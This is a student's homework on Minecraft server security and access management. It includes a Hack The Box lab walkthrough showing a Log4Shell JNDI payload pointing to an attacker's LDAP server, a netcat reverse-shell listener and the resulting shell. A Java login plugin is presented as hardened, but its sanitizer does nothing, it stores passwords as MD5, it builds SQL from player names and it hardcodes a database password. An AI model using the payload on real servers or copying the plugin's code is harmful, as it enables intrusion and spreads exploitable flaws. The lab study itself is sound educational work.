UNIVERSITY:

*****

Bachellor Degree:

CYBERSECURITY 3B

Subject:

IAM (Identity and Access Management)

Student:

DaniiKwiiDz

Teacher:

-

Date:

21.09.2024 21:38

Disclaimer:

Hello teacher I just wanted to tell you beforehand why I chose minecraft, and rather than just being a game, it has contributed a lot to society in freedom of speech and connecting people around the world, to this point more than a game it has become a real life simulator, and as it provides endless possibilities, on software development and configuration, it is also a relevant type of service to be taken into account, Remember that everything written in this document, is made with the purpose of inform, I hope you like this homework as I put a lot of effort on it, cybersecurity and game development has always been my passion, and I think people don't really see the potential of virtual worlds, and the impact of the data that is being collected by them, despite the fact that there had been terrible data breaches from video games. I'm aware it's not a common format you'd see as a homework assignment, I just felt it had to be like this...

Recommended music for reading this Homework:

- https://www.youtube.com/watch?v=sVxImJDeUJY
- https://www.youtube.com/watch?v=sb9i_MMhtEg
- https://www.youtube.com/watch?v=pgCnSiJiP6M
- https://www.youtube.com/watch?v=2O-Q2LdhrrA
- https://www.youtube.com/watch?v=IjaTIhNmIMU
- https://www.youtube.com/watch?v=GRbbNOYb9wA
- https://www.youtube.com/watch?v=4qrFYVjsIMO

Introduction:

Minecraft is a popular sandbox video game created by Markus "Notch" Persson and later developed and published by Mojang Studios. It was officially released in 2009, and over the years, it has become one of the best-selling video games of all time. The game allows players to explore a blocky, procedurally generated 3D world.

Minecraft is a voxel world, which is a type of virtual environment in which the landscape and objects are constructed using voxels, which are 3D cubes or pixels that represent volume in a grid-like structure. Unlike traditional polygons used in most 3D graphics, voxels create a uniform, blocky look, where each voxel holds data about the material or properties it represents.

A Minecraft server is a type of server that hosts a Minecraft multiplayer world, allowing multiple players to connect and play together in the same game environment. These servers can be customized, managed, and maintained by individuals or companies to provide a variety of gameplay experiences.

Spigot is a highly optimized and customizable version of the Minecraft server software. It is a modified version of Bukkit, another server framework, but Spigot is designed to offer better performance and support for additional features, plugins, and optimizations that go beyond the vanilla (default) Minecraft server.

Spigot allows for deep customization of server settings. For example, server owners can tweak almost every aspect of game mechanics (like mob behavior, item drops, etc.) to create unique gameplay experiences. This makes it very popular among server owners who want to offer custom gameplay experiences.

Minecraft servers are often insecure due to several factors, many of which stem from the community-driven nature of server creation and administration. Many Minecraft servers are set up and maintained by hobbyists or casual players with little to no formal experience in cybersecurity. They may lack the knowledge to properly configure firewalls, manage server permissions, or understand the complexities of securing server software, leaving critical vulnerabilities open to exploitation.

One of the key reasons for insecurity in Minecraft servers is the widespread use of older game versions. Players and server owners often dislike certain game updates, whether due to gameplay changes, new mechanics, or aesthetic updates. As a result, they choose to run outdated versions of Minecraft, which no longer receive official security patches from Mojang. These outdated versions can have known vulnerabilities that hackers can easily exploit, such as remote code execution (RCE) or privilege escalation flaws.

Minecraft servers often rely heavily on community-created plugins to enhance gameplay, add features, or create unique environments. However, some plugins are either intentionally backdoored or contain malicious code. These backdoors can allow the plugin developer or attackers to gain unauthorized access to server files, player data, or even the server's root-level operating system. Due to the open-source nature of many Minecraft plugins, it can be hard to verify the trustworthiness of every plugin, leading to plugin-related breaches. See the case of Fracturizer Malware spread by minecraft plugins.

Unlike official game updates, custom Minecraft servers running Spigot, Paper, or other modded server platforms might not receive timely patches for security vulnerabilities. Server admins may be unaware of these flaws, especially if they do not follow security advisories closely. Even if the official

Mojang server software has been patched for a certain flaw, it doesn't mean custom or modded server software receives the same fix. This leads to a scenario where known vulnerabilities remain unpatched on many servers, leaving them exposed to attackers.

Just like WordPress and its ecosystem of custom plugins, Minecraft servers often use custom-built plugins created by amateur developers. These custom plugins may contain coding errors, security loopholes, or poor input validation, making them vulnerable to attacks such as SQL injection, remote code execution (RCE), or privilege escalation. Server owners often download and install these plugins without proper security vetting, assuming they are safe because they add a desired feature. This lack of quality control leads to insecure servers.

Identity and Access Management (IAM) is crucial for securing Minecraft servers, especially given the prevalence of misconfigurations and the constant risk of malicious actors, such as griefers, exploiting server weaknesses. Many Minecraft servers are set up by amateur administrators with little knowledge of security practices, leading to misconfigured permissions. This can result in unauthorized users gaining access to powerful in-game commands, server files, or administrative functions. Without proper IAM, players who shouldn't have access can exploit the server, causing damage or stealing data.

LuckPerms is a powerful and popular permission management plugin for Minecraft servers. It provides server administrators with fine-grained control over what each player or group can do in the game. By using LuckPerms, admins can implement a clear IAM strategy that ensures each player only has access to the actions and commands appropriate for their role. Griefers, who aim to disrupt and destroy Minecraft worlds, often use webcrawlers to search the internet for misconfigured Minecraft servers. These crawlers scan for open ports, weak permissions, or public-facing servers that lack proper security measures.

Once these misconfigured servers are found, griefers can exploit inadequate IAM, using administrative commands to wipe out worlds, steal player data, or vandalize the server environment. Implementing proper IAM and permissions systems like LuckPerms can mitigate these attacks by limiting access to critical commands and preventing unauthorized modifications to the server.

Many Minecraft servers, especially those running in "offline mode," allow players to join without verifying their accounts with Mojang. This creates a major security risk because pirated clients can connect without any form of identity verification.

Without proper IAM in place, there's no reliable method to ensure that players are who they claim to be. Griefers or hackers using pirated clients

can easily impersonate other users or evade bans by changing their usernames or IP addresses. Effective IAM solutions,

Minecraft has become a powerful tool for freedom of speech, especially in countries where traditional media outlets are censored or controlled by the government. A notable example of this is the creation of the Uncensored Library, a virtual library within Minecraft that allows users to access censored or banned journalism. This initiative demonstrates how Minecraft has been leveraged by journalists and free speech advocates to bypass government censorship.

The Uncensored Library is a virtual library built inside Minecraft by the nonprofit organization Reporters Without Borders (RSF), in collaboration with the design studio BlockWorks and other partners. It was launched in 2020 to provide a platform for censored journalism and restricted information in countries with strict government censorship. Minecraft was chosen because of its global popularity, accessibility, and its ability to serve as a unique medium where information could be disseminated beyond the reach of oppressive governments.

Cybersecurity plays a crucial role in ensuring that platforms like the Uncensored Library in Minecraft remain safe, accessible, and resilient against efforts by authoritarian regimes and malicious actors to suppress information. Authoritarian governments may attempt to block or take down the Uncensored Library by targeting the server hosting it, using methods like DDoS (Distributed Denial of Service) attacks or by censoring access to Minecraft itself.

Strong server security measures, such as firewalls, DDoS protection, and encryption protocols, are essential to ensuring that the library remains online and accessible to users in heavily censored regions.

Additionally, the library's creators need to hide or mask server IP addresses to prevent regimes from tracking down the server locations and blocking them specifically.

Welcome to paradise

WURST CLIENT:

Custom clients in Minecraft are modified versions of the game's client software, created by players or developers to alter the gameplay experience. These modifications can range from purely aesthetic changes to more functional additions like new features, improved performance, or enhanced controls. However, custom clients are also frequently used to give players an unfair advantage, often referred to as "cheat clients" or "hacked clients."

Forge and Fabric are the two most popular modding platforms that allow players to modify their Minecraft client easily.

- Forge: This modding API provides a framework that allows developers to create mods and load them into the game. Forge is widely used because it simplifies the process of adding mods to Minecraft and ensures compatibility between different mods.

- Fabric: Similar to Forge but known for being more lightweight and modular, Fabric offers better performance with fewer dependencies. It's favored for modpacks that prioritize efficiency and flexibility.

Wurst client is one of the most well-known cheat clients for Minecraft. It's a hacked client that modifies the Minecraft game to provide users with cheats and exploits, giving them unfair advantages over others on servers. Wurst is particularly dangerous because of its wide range of griefing tools and cheats designed to exploit vulnerabilities in Minecraft servers, especially those that are misconfigured or run in offline mode.

In offline mode, Minecraft servers do not verify player accounts with Mojang's official servers. Wurst client can exploit this by allowing players to impersonate any username, including admins or other trusted players. This feature, often called "username spoofing", lets users gain access to administrative controls or sensitive areas within the server, which can be devastating to server security.

Wurst includes a variety of built-in griefing tools, which allow players to destroy buildings, spam chat, or disrupt gameplay. Some of the most commonly used cheats for griefing include:

- Nuker: Destroys large areas of blocks in a matter of seconds.
- Auto-Clicker: Automates clicking in PvP (player versus player) combat to gain an unfair advantage.
- ESP (Entity Radar): Displays hidden players, entities, or items, giving cheaters knowledge of their surroundings that others don't have.

The Wurst client has a feature that searches the internet for open or poorly secured Minecraft servers. It uses web crawlers to scan for servers that don't have strong security configurations, especially those in offline mode or with weak permission setups. Once it finds a vulnerable server, users of the client can easily join and exploit it.

Vulnerable minecraft server (CRAFTY):


Crafty is a vulnerable machine available on Hack The Box that is designed to simulate a real-world exploitation scenario involving Minecraft and the notorious Log4 Shell (Log4J) vulnerability. This machine is aimed at penetration testers and cybersecurity enthusiasts to practice exploiting the Log4J Shell vulnerability and understand how it can be used to compromise a Minecraft server and other services tied to the vulnerable application.

The machine is really simple it consists on these few steps:

- Enumeration: For enumeration we perform a NMAP scan into the host, "nmap 10.10.11.249 -p-" this will return that we are facing a minecraft server:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 14:39 GMT
Nmap scan report for 10.10.11.249
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
25565/tcp open  minecraft
```

- To fetch the version the game itself will tell you what version of the game is running for example:



- Online research (we already know it's V 1.16.8): Some online enumeration suggests there is a vulnerability in 1.16.8 with log4j. OK. So this is quite easy to exploit.
- ${jndi:ldap://someaddresshere/param1=value1}
- Exploiting: Log4 Shell is a critical vulnerability in the Apache Log4j logging library, allowing an attacker to execute arbitrary code on a server or client that uses vulnerable versions of Log4j (specifically versions 2.0 to 2.14.1). This vulnerability arises from improper handling of JNDI (Java Naming and Directory Interface) lookups in logging statements.

How the PoC Works

- Understanding the Payload: The core of the PoC involves sending a malicious string to a system that logs input via Log4j.
  ${jndi:}: This prefix indicates a JNDI lookup.
  ldap://attacker-ip:port/a: This is an LDAP (Lightweight Directory Access Protocol) URI that points to the attacker's server. The attacker-ip is the attacker's IP address, and port is where the malicious code is hosted.

  Setting Up the Attack:

- The attacker sets up a server that listens for incoming connections, typically using tools like Netcat, LDAP servers, or even custom code to serve a malicious Java class.
- This server hosts the payload that will be executed on the vulnerable system.

  Triggering the Vulnerability:

  The attacker injects the malicious string into any part of the application that gets logged by Log4j. This could be through:
    User input (e.g., chat messages in applications like Minecraft).
    HTTP headers (e.g., custom user agents, or parameters).
    Log messages triggered by an application event.

log4j-shell-poc

A Proof-Of-Concept for the recently found CVE-2021-44228 vulnerability.

Recently there was a new vulnerability in log4j, a java logging library that is very widely used in the likes of elasticsearch, minecraft and numerous others.

In this repository there is an example vulnerable application and proof-of-concept (POC) exploit of it.

Proof-of-concept (POC)

As a PoC there is a python file that automates the process.

Requirements:

```
pip install -r requirements.txt
```

Usage:

- Start a netcat listener to accept reverse shell connection.

```
nc -lvnp 9001
```

- Launch the exploit.
  Note: For this to work, the extracted java archive has to be named: `jdk1.8.0_20`, and be in the same directory.

```
$ python3 poc.py --userip localhost --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server
```

```
c:\Users>cd svc_minecraft
cd svc_minecraft

c:\Users\svc_minecraft>cd Desktop
cd Desktop

c:\Users\svc_minecraft\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\Users\svc_minecraft\Desktop

02/05/2024  06:02 AM    <DIR>          .
02/05/2024  06:02 AM    <DIR>          ..
02/16/2024  06:13 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,780,946,432 bytes free

c:\Users\svc_minecraft\Desktop>
```

Log4J:

The Log4Shell vulnerability (CVE-2021-44228) was a critical zero-day exploit in the Apache Log4J logging library, which is widely used in many Java-based applications, including Minecraft servers.

The vulnerability allows Remote Code Execution (RCE) by simply passing a specially crafted string that exploits Log4J's logging mechanism. Attackers can leverage this flaw to execute arbitrary code on the server, potentially taking full control of the application or server.

Bleeding Pipes:

Bleeding Pipes is a critical vulnerability (CVE-2022-21449) found in Java's Elliptic Curve Digital Signature Algorithm (ECDSA) implementation, affecting Java 15 to 18. The vulnerability was disclosed in April 2022 and allows an attacker to forge signatures and bypass cryptographic authentication mechanisms, compromising the security of applications relying on ECDSA for digital signatures.

This flaw is commonly referred to as "Bleeding Pipes" because it metaphorically represents how the secure "pipes" of cryptographic signing are leaking, allowing attackers to forge signatures. Here's an overview of how it works and why it's dangerous.

What is ECDSA?

The Elliptic Curve Digital Signature Algorithm (ECDSA) is a widely used cryptographic algorithm that provides authentication and data integrity in various protocols. It's used to sign and verify messages, ensuring that data originates from a legitimate source and has not been altered. ECDSA is crucial in:

- SSL/TLS certificates for web security (HTTPS).
- JSON Web Tokens (JWT) for API authentication.
- Blockchain technologies, like Bitcoin and Ethereum.

What Is the Bleeding Pipes Vulnerability?

The Bleeding Pipes vulnerability arises from a flaw in Java's implementation of ECDSA signature verification. The issue lies in the validation process of cryptographic signatures. Normally, for ECDSA to work correctly, the signature verification must check that the signature is a valid pair of points on the elliptic curve. However, due to a bug in Java's implementation, zero values (which should be invalid) were accepted as valid signatures.

The Bleeding Pipes vulnerability (CVE-2022-21449) can have a significant impact on Minecraft servers and clients, especially those relying on Java's cryptographic functionality for authentication, secure communication, and data integrity.

SQL injection:

SQL Injection (SQLi) is a type of security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This attack can lead to unauthorized access to sensitive data, data manipulation, and even full control of the database server. SQL Injection occurs when an application includes untrusted input in a SQL query without proper validation or escaping.

How SQL Injection Works

1. Understanding SQL:
    - SQL (Structured Query Language) is used to communicate with databases. Applications use SQL to perform operations such as retrieving, inserting, updating, and deleting data.
2. Vulnerable Input:
    - SQL Injection typically occurs in applications that accept user input, such as login forms, search fields, or URL parameters. If the application does not properly sanitize this input, an attacker can manipulate it to alter the SQL query.
3. Manipulating SQL Queries:
    - An attacker can input specially crafted SQL code into input fields. For example, consider a simple SQL query:

Consequences of SQL Injection

- Data Breach: Attackers can access sensitive information, including user credentials, personal data, and financial records.
- Data Manipulation: Attackers can alter, delete, or insert data, leading to data integrity issues.
- System Compromise: SQL Injection can be used to execute arbitrary commands on the database server, potentially allowing attackers to gain control over the server itself.

The laboratory environment is a simulated setup designed to replicate real-world security vulnerabilities in a Minecraft server. It consists of a Minecraft server (version 1.16.5) running Java 8 within a Docker container and a MySQL database to manage player records. The server includes plugins developed by an unknown vendor, introducing potential risks such as backdoors or SQL injection vulnerabilities. This setup exposes sensitive data, including records like "[{"name":"_DaniiiUwU", "uuid":"f3519f29-9c51-3252-bd51-7457f080c9e7", "expiresOn":"2024-12-29 08:59:17 -0600"}]%", which attackers could exploit for impersonation or other malicious activities.

The primary vulnerability simulated in this laboratory is Log4Shell (CVE-2021-44228), a critical remote code execution flaw in the Apache Log4j library. This vulnerability allows attackers to execute arbitrary code by injecting a malicious string into application logs. In the Minecraft server context, this can be exploited via chat messages or custom payloads. Additionally, the use of custom plugins developed by unknown vendors increases the risk of SQL injection and backdoors, as these plugins may fail to validate inputs securely or contain malicious code. The server operates in offline mode, a misconfiguration that bypasses Mojang's authentication mechanism and allows for player impersonation, further exacerbating security risks.

Sensitive data in this environment includes usernames, UUIDs (unique identifiers), and expiration timestamps. These data elements are critical to the server's operations but also introduce significant risks if exposed. Usernames and UUIDs can be exploited for impersonation attacks, particularly on servers operating in offline mode. An attacker gaining access to the database via SQL injection could extract these records and use them for malicious purposes. The expiration timestamp provides insight into user activity, which attackers could leverage for targeted attacks. Furthermore, unauthorized modifications to the database could disrupt server operations or compromise its integrity.

The vulnerabilities encountered in this laboratory align with several items from the OWASP Top 10, such as Broken Access Control (A1) due to the offline mode, Injection (A3) in the form of SQL injection risks, and Vulnerable and Outdated Components (A6), such as the unpatched Log4j library. Additionally, Security Misconfiguration (A9) is evident in weak server and database configurations. These vulnerabilities highlight the importance of robust security practices in preventing unauthorized access and ensuring data integrity.

This laboratory fails to comply with data protection regulations like the Federal Law on the Protection of Personal Data Held by Private Parties (LGPDPPP) and the General Law on the Protection of Personal Data Held by Obliged Subjects. The absence of user consent for data storage, inadequate data protection measures, and the potential exposure of sensitive records all violate these regulations. Non-compliance can lead to severe consequences, including legal penalties, fines, and damage to reputation. Encrypting sensitive data, implementing strict access controls, and ensuring regular security assessments are necessary steps to align with legal standards.

DPO Report:

This report evaluates the security posture of a simulated Minecraft server environment designed to replicate common vulnerabilities, including Log4Shell (CVE-2021-44228), SQL injection, and misconfigured permissions. The primary objective is to identify risks to data privacy and security, assess the impact on sensitive data, and ensure compliance with regulations such as the Federal Law on the Protection of Personal Data Held by Private Parties (LGPDPPP)

Key findings highlight several critical vulnerabilities, including Log4Shell, SQL injection, and offline mode authentication issues. Additionally, sensitive player data such as usernames, UUIDs, and expiration timestamps are at risk of exposure. These vulnerabilities, if exploited, could result in data breaches, impersonation, and server compromise. Furthermore, current practices fail to meet data protection requirements under LGPDPPP.

Technical analysis:

The Minecraft server under review is running version 1.16.5 on Java 8 within a Docker container, and it relies on a MySQL database to store player data. Several plugins are used for managing server operations, including LuckPerms for permissions management, but many of these plugins are from unknown vendors, which increases the risk of vulnerabilities like backdoors or SQL injection. Additionally, the server is operating in offline mode, allowing unauthenticated connections. This misconfiguration poses a significant risk, as it bypasses the need for proper identity verification and opens the door for impersonation.

Key vulnerabilities in this environment include Log4Shell, a critical remote code execution vulnerability in the Apache Log4j library. This vulnerability can be exploited by injecting a specially crafted string into application logs, enabling attackers to execute arbitrary code on the server. SQL injection is another significant risk, as improper handling of user input in database queries could allow attackers to manipulate or exfiltrate

sensitive data. Moreover, the Bleeding Pipes vulnerability in Java's ECDSA implementation could compromise cryptographic operations, further jeopardizing server security. These issues, compounded by the use of outdated components, weak identity and access management practices, and insufficient encryption of sensitive data, expose the server to various attacks, including unauthorized access and data theft.

The exposure of sensitive data, such as usernames, UUIDs, and expiration timestamps, poses significant privacy risks. This data is critical for server operations, but if exposed, it could lead to impersonation attacks and unauthorized access to accounts. Additionally, if attackers are able to exploit vulnerabilities like SQL injection or Log4Shell, they could potentially extract these records, leading to further compromises.

Risk Assesment:

A risk assessment of the environment reveals multiple high-risk scenarios. For instance, the Log4Shell vulnerability has a high probability of exploitation and a severe impact, as attackers could execute arbitrary code to gain full server control. Similarly, SQL injection risks are medium in likelihood but high in impact, allowing attackers to access sensitive user data or compromise the database. Offline mode authentication increases the risk of impersonation, while unknown plugins pose a medium-probability but high-impact threat of unauthorized access.

Asset	Vulnerability	Probability	Impact	Risk Level	
Minecraft Server	Log4Shell RCE	High	High	Critical	Exploitation could lead to remote code execution, allowing attackers to take full control of the server.
MySQL Database	SQL Injection	Medium	High	High	Attackers could extract sensitive data (e.g., UUIDs, usernames), modify records, or compromise database

					integrity.
Authentication	Offline mode	High	Medium	High	Users can connect without verification, leading to impersonation and data leaks.
Plugin Backdoors	Malicious plugin code	Medium	High	High	Unauthorized access to the system could compromise data and server integrity.

Implementing security:

Now, after what we have studied about Minecraft security flaws, we have a comprehensive understanding of the necessary steps to secure the entire server. In this section, I will explain the process of Minecraft server hardening, which includes various methods to enhance security. First, securing the connections between the server and clients is crucial. This involves implementing measures to prevent unauthorized access, such as blocking no-premium accounts from impersonating legitimate users.

To further strengthen security, I recommend incorporating two-factor authentication (2FA) services. This provides an additional layer of protection, ensuring that even if a password is compromised, unauthorized users cannot access accounts without a second form of verification. One effective method for this is using one-time passwords (OTPs), which can be generated and sent to users via email.

To facilitate the sending of OTPs, we will set up an SMTP server to relay emails to Gmail. This requires enabling less secure apps in the Google account's IAM (Identity and Access Management) settings, allowing our SMTP server to connect without issues. It's also vital to configure the SMTP server using TLS (Transport Layer Security) and SSL (Secure Sockets Layer) protocols to ensure that all data transmitted, including OTPs, remains secure.

For storing user information securely, we will utilize MySQL. The code will be designed with multiple methods to prevent SQL injections, safeguarding against common vulnerabilities. Additionally, we will make use of the latest versions, specifically Java 21 and Minecraft 1.21.1, to mitigate any known flaws and improve overall security.

Lastly, the OTP mechanism integrated within our plugin will not only verify user identities during login but also enhance the overall security posture of the server. By implementing these strategies, we can significantly reduce the risk of attacks and ensure a safer environment for our players.

Explanation of Terms:

One-Time Password (OTP): OTPs are temporary codes used to verify a user's identity during the authentication process. They are typically valid for a short period and can be sent via email or SMS.

Two-Factor Authentication (2FA): 2FA adds an extra layer of security by requiring users to provide two forms of identification before accessing their accounts. This usually involves something the user knows (like a password) and something the user has (like a mobile device generating an OTP).

SMTP Server: A Simple Mail Transfer Protocol (SMTP) server is used to send and relay emails. It can be configured to connect to external email services, such as Gmail, for sending messages.

Step-by-Step Configuration of Postfix

1. Install Required Software:

For Arch Linux, use: "pacman -Sy postfix mailutils"

Configure Gmail Authentication:

- Create or edit the password file where Postfix will store authentication information. Use the command: "nano /etc/postfix/sasl_passwd"
- Add a line in the format: "[smtp.gmail.com]:587 [your_email@gmail.com]:[your_password]".
- Make the password file secure by changing its permissions with: "chmod 600 /etc/postfix/sasl_passwd".

Configure Postfix:

- Edit the main Postfix configuration file using: "nano /etc/postfix/main.cf"
- Add or modify the following parameters:
  - "relayhost = [smtp.gmail.com]:587"
  - "smtp_use_tls = yes"
  - "smtp_sasl_auth_enable = yes"
  - "smtp_sasl_security_options ="
  - "smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd"
  - "smtp_tls_CAFile = /etc/ssl/certs/ca-certificates.crt".

Process Password File:

- Compile and hash the password file using: "postmap /etc/postfix/sasl_passwd".

Restart Postfix:

- Restart the Postfix service to apply your changes with: "systemctl restart postfix.service".

Enable "Less Secure Apps" in Gmail:

- Log in to your Gmail account and enable access for less secure apps.

Send a Test Email:

- Test your configuration by sending a test email using: "mail -s 'Test subject' [recipient_email@gmail.com]".

Reference for postfix:

https://www.howtoforge.com/tutorial/configure-postfix-to-use-gmail-as-a-mail-relay/

Now that we have our SMTP we can proceed to programming the plugin for the logins to verify our users based on their passwords and emails.

THE MYSQL DATABASE:
To set up a MySQL database using MariaDB on Arch Linux, and harden the installation for security, follow these steps:

Step 1: Install MariaDB on Arch Linux

1. Update your system packages: Open a terminal and run:
   "sudo pacman -Syu maria-db"

2. Initialize the MariaDB database: Once installed, MariaDB needs to be initialized. Run: "sudo mariadb-install-db --user=mysql --basedir=/usr --datadir=/var/lib/mysql "
3. Start and enable MariaDB: To start MariaDB immediately and enable it to start automatically on boot: "sudo systemctl start mariadb sudo systemctl enable mariadb"

Step 2: MariaDB Hardening

Once you've set up MariaDB, securing it is essential. You'll perform the following actions as part of hardening the database:

1. Run the secure installation script: This script will help you remove insecure defaults and set up a root password:
   "sudo mysql_secure_installation"

   During this process, it will:

- Set a strong root password.
- Remove anonymous users.
- Disallow root login remotely.
- Remove test databases.
- Reload privilege tables.

   Disable remote root login: Ensuring root cannot log in from a remote machine is critical for security. You can confirm this by checking the `mysqld.cnf` configuration file.

   Create non-root users: Use non-root users with limited privileges for specific tasks, as we'll do next.

Step 3: RUN THESE COMMANDS ON THE MYSQL TERMINAL:

```
CREATE USER'_danii'@'localhost' IDENTIFIED BY'prettysecpwd';

CREATE DATABASE mc_users;

USE mc_users;

CREATE TABLE USERS (
 ID INT NOT NULL PRIMARY KEY AUTO_INCREMENT,  -- USER ID IN THE DATABASE
 UUID  TEXT NOT NULL,              -- MINECRAFT USER ID
 NAME TEXT NOT NULL,               -- MINECRAFT USERNAME (USED BY NO PREMIUM)
 PASS  TEXT NOT NULL,              -- HASHED IN MD5 PASSWORD
```

```
 IADDR TEXT NOT NULL,            -- IP ADDRESS OF REGISTERED ONE
 VTEL  TEXT NOT NULL,            -- PHONE FOR SMS VERIFICATION WITH TWILIO
 TOTP  TEXT                  -- TEMPORARY ONE TIME PASSWORD
);

-- IAM AVOID GRANTING ALL PRIVILEGES ON USER WE ONLY NEED INSERT, UPDATE
AND SELECT
-- IF WE HAD ALL PERMISSIONS IN CASE THE USER GOT COMPROMISED, WE'D BE ABLE
-- TO ALTER THE PHONE AND PASSWORD FIELDS
GRANT SELECT, UPDATE, INSERT ON mc_users.* TO '_danii'@'localhost';
```

LOGIN AUTH PLUGIN:

First on the source code we have the imports, these are the ones in charge of including all the classes and libraries we are going to use during the development of this plugin:

```
import java.util.HashMap;

import javax.net.ssl.SSLSocket;
import javax.net.ssl.SSLSocketFactory;

import java.util.*;
import org.bukkit.*;
import org.bukkit.command.Command;
import org.bukkit.command.CommandSender;
import org.bukkit.entity.Player;
import org.bukkit.event.EventHandler;
import org.bukkit.event.Listener;
import org.bukkit.event.player.PlayerLoginEvent;
import org.bukkit.plugin.Plugin;
import org.bukkit.plugin.java.JavaPlugin;
import java.math.BigInteger;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

import java.io.IOException;
import java.io.OutputStream;
```

```
import java.net.HttpURLConnection;
import java.net.URL;
import java.nio.charset.StandardCharsets;

import java.io.*;
import java.net.Socket;

import java.nio.charset.StandardCharsets;
import java.util.Base64;

import java.util.Properties;

import com.fallenangel.login.ListenerClass;
```

Then we initialize variables and a hashmap, the hashmap will be used in order to have a list of not verified users, to give them a limited amount of time before kicking them away of the server, the others are the mysql jdbc driver to connect to Mysql and other global variables required for the use of the class.

```
 String url = "jdbc:mysql://127.0.0.1:3306/mc_users";
 Connection conn;
 Statement stmt;

 private static Plugin plugin;

   public static HashMap<Player, UUID> NotLogged = new HashMap<Player,
UUID>();
```

the first function we visualize is the sanitization string, this guarantees that our information is not being modified as it removes any code snippet that can be inserted into our plugin preventing us from SQL injections or any other Java attack as it breaks payloads.

```
 public static String SanitizeString (String sant) {
   String regex = "[^\\p{L}\\p{N}]";
   String cleaned = sant;
   cleaned.replaceAll(regex, "");
   System.out.println("fixed string: " + cleaned);
   return cleaned;
 }
```

then we have the MD5 function, thisone is in charge of hashing the passwords, in order to avoid exposing the real password that has been stored inside our database, it is the function that will hide our password, in

this case we do not decode it, we only encode the password the user sent, and then we compare both hashes.

```
public static String getMd5(String input)
{
    try{
        MessageDigest md = MessageDigest.getInstance("MD5");
        byte[] messageDigest = md.digest(input.getBytes());
        BigInteger no = new BigInteger(1, messageDigest);
        String hashtext = no.toString(16);
        while (hashtext.length() < 32) {
            hashtext = "0" + hashtext;
        }
        return hashtext;
    }
    catch (NoSuchAlgorithmException e) {
        throw new RuntimeException(e);
    }
}
```

then we have the onEnable function, as we are working with a java plugin, we don't have a main function, we have an event that is called once the plugin has been enabled, it's a setup function.

```
@Override
public void onEnable() {
    plugin = this;
    Bukkit.getPluginManager().registerEvents(new ListenerClass(), this);
    String tmp = "hashdebug1";
    String tmp2 = "hashdebug1";
    System.out.println("FALLEN ANGEL SECURITY PLUGIN IS ENABLED v 1.0.24");
    System.out.println("goldilock1: " + getMd5(tmp));
    System.out.println("goldilock2: " + getMd5(tmp2));
    try{
        Class.forName("com.mysql.cj.jdbc.Driver").newInstance();
    } catch (Exception ex) {
        // handle the error
        System.out.println("Could not connect to MySQL :(");
        System.out.println("SQLException: " + ex.getMessage());
    }

    try{
        conn = DriverManager.getConnection(url,"_danii","prettysecpwd");
        stmt = conn.createStatement();
```

```
    } catch (Exception e) {
      System.err.println("Got an exception! ");
      System.err.println(e.getMessage());
    }
    timer();
    serverFlush();

  }
```

then we have the disable function, to kill MySQL connection, otherwise if we restart we won't be able to reconnect as a pending connection will be left, this is terrible for memory usage, as it eventually will hang up the server.

```
  @Override
  public void onDisable() {
    try {
      conn.close();
    } catch (SQLException e) {
      // TODO Auto-generated catch block
      e.printStackTrace();
    }
  }
```

the send command function just ignore it it's trash from some testings made while trying to connect the SMTP server to the Java plugin and I forgot to remove it lol.

the remove non alphabetic is similar to the sanitization script but less strict.

the function of getAlphaNumericString, is an important function, it's the one in charge of generating the OTP, it generates a random string of characters that will be later sent as OTP, in this case we only make a 9 character long string, as it's the common size for temporal passwords.

```
  String AlphaNumericString = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
      + "0123456789"
      + "abcdefghijklmnopqrstuvxyz";

    // create StringBuffer size of AlphaNumericString
    StringBuilder sb = new StringBuilder(n);

    for (int i = 0; i < n; i++) {
```

```
    // generate a random number between
    // 0 to AlphaNumericString variable length
    int index
     = (int)(AlphaNumericString.length()
      * Math.random());

    // add Character one by one in end of sb
    sb.append(AlphaNumericString
      .charAt(index));
    }

    return sb.toString();
    }
```

and now the most important function onCommand, this is an event that tests if the user issued a command, in here we have 3 commands, that can be only executed by a player reg, log and 2fa, reg will test if the user is already on the database, and if it's not it will INSERT into the table USERS, the user with their information, then we have the log function, this function verifies if the user exists in the database, then if it exists, it gets the data, from the user and compares the hash with the one that the user sent, if the hashes are the same, it proceeds to create a OTP and send an email through the commandline, in this case I avoided using Jakarta and Twilio as those require MAVEN and a compiled application, which a Java plugin, can't be, so a different method was required, and the easiest solution to a problem was to use an OS command, Im aware it's extremely insecure and must be avoided, but to mitigate the possible risks that this may have, I sanitize the data directly from the database, to avoid that any user input can be turned into OS commands for example using $(uname -l) injection. so with the log function we generated an OTP and stored it onto the database, notice that it will get reseted everytime the user logs off, as it requires the user to issue /log to allow /2fa otherwise it will kick the user out of the server. and finally the 2fa connection is similar to log, but instead of using PASS field of the database we use the OTP and then reset it, to destroy it, and that's all for the 2FA

```
@Override
    public boolean onCommand(CommandSender sender, Command command,
String label, String[] args) {
    String cmd = command.getName().toLowerCase();

    if(sender instanceof Player)
```

```
  {
    System.out.println("Command cmd = " + sender);
    System.out.println("Args = " + args);
    Player player = (Player) sender;
    if (cmd.equals("reg")) {
      player.sendMessage("PLAYER REGISTERED");
      try {
            ResultSet rs = stmt.executeQuery("SELECT * FROM USERS WHERE
NAME = '"+player.getName()+"'");
        System.out.println(rs);
        if(rs.next()) {
          player.sendMessage("YOU ARE ALREADY REGISTERED");
        }else {
          String pwd_ne = SanitizeString(args[1]);
          String pwd = getMd5(pwd_ne);
